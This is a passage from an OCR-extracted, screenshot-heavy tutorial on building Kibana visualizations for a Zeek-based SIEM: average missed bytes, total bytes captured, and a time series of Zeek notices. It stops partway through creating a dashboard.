
Left Click on **Visualize**:

Left Click on **Create Visualization**:

Go to Visualizations, and **create Visualization** just like the previous steps, and then **Left Click Metric**:







Type Log and **Left Click logstash-*** at the New Metric / Choose a source popup:


Left Click Aggregation drop down

Left Click Average

Left Click Field

Left Click missed_bytes

Left Click the **save** radio button:



New Metric / Choose a source

log

Sort Types 2

logstash-*

logstash-* (Index pattern)

All ASA Logs [Filebeat Cisco]

All logs [Filebeat Kafka] ECS

Apache errors log [Filebeat Apache] ECS


Apache access logs [Filebeat Apache] ECS

All Logs [Filebeat PostgreSQL] ECS

Error logs [Filebeat MongoDB] ECS

All logs [Filebeat MongoDB] ECS

1 2 3 4



logstash-*

Data Options

Metrics

Metric

Aggregation: Average (Average help)

Field: miss

number

missed_bytes

missing_bytes

missed_bytes

Advanced

Add

Buckets

Add

logstash-*

Data Options

Metrics

Metric

Aggregation: Average (Average help)

Field: missed_bytes

Custom label

Advanced

Add

Buckets


Add

Note: You should see an output similar to the following. Zero missed bytes is a good thing, and I tested this out by making some tweaks with Zeek (Bro), and the SIEM will pick up if anything is missing.


Sum of Bytes

This Visualization will show you the total Sum of Bytes captured on the network. It's important to quickly see that your SIEM is working and capturing traffic, and this metric allows you to do just that.

Left Click on **Visualize**:




Left Click on **Create Visualization**:



Go to Visualizations and **create Visualization** just like the previous steps.

Left Click Metric:



Metric

Display a calculation as a single number

Type Log and **Left Click logstash-*** at the New Metric / Choose a source popup:


Left Click Aggregation drop down.

Left Click Sum

Left Click Field

Left Click total_bytes

Left Click the **save** radio button:




New Metric / Choose a source

log

Sort | Types 2

- logstash-*
- All ASA Logs [Filebeat Cisco]
- All logs [Filebeat Kafka] ECS
- Apache errors log [Filebeat Apache] ECS
- Apache access logs [Filebeat Apache] ECS
- All Logs [Filebeat PostgreSQL] ECS
- Error logs [Filebeat MongoDB] ECS
- All logs [Filebeat MongoDB] ECS



logstash-*

Metrics


Metric

Aggregation: Sum

Field: total_bytes

Custom label

You should get an output similar to the following picture.




Notices Generated

This Visualization is one of the most important ones you will have — notices generated by Zeek(Bro). This is a quick way to show you how many notices have occurred. These notices are generated by Zeek (Bro) when it detects an anomaly on the network — signatures are used to generate the notices and you can use many different kinds of signatures for whatever reason you choose.


Left Click on **Visualize**:

Left Click on **Create Visualization**:



Go to Visualizations and **create Visualization** just like the previous steps.


Left Click TSVB:



TSVB

Build time-series using a visual pipeline interface

Left Click the Color Box that is green and make it a color you want to stand out - I chose red:




Label

#F44E3B

HEX

Left Click Label and type **Notices**:

Note: You can put any label name that is of interest for you on your specific network and make another Time Series metric for that data. This is a useful way of looking for specifics over time on your network.



Notices

Aggregation


Count

Group by

Everything

Left Click Panel options and **Type** the following under **Panel filter**:

actions.keyword :*



Data

Index pattern: logstash-*

Default index pattern is used. To query all indexes use *

Time field: @timestamp

Interval: auto

Examples: auto, 1m, 1d, 7d, 1y, >=1m

Drop last bucket? ● Yes ○ No

Panel filter: actions.keyword :*

Ignore global filter? ○ Yes ● No

Style

Axis min

Axis max

Axis position: Left

Axis scale: Normal


Background color:

Show legend? ● Yes ○ No

Legend position: Right

Display grid ● Yes ○ No

The final output for this Visualization should look similar to the following:




Mouse over on the data points to see the count of notices at any particular time you highlight.


Building the Dashboard

The Dashboard is an important tool for looking at information in your SIEM. It is essentially the view of your SIEM and built off of Visualizations. You can build this however you want, and you can use any visualization you choose. In the following steps I'm going to show you how to create your own dashboard. I had previously setup a dashboard for CSI Linux, so I will be using the Visualizations from that just to make it easy, and show what CSI Linux has available — it's a great digital forensic tool, and can be located at csilinux.com.


Left Click the **Dashboard** icon:



Left Click Create Dashboard:



Left Click Add:

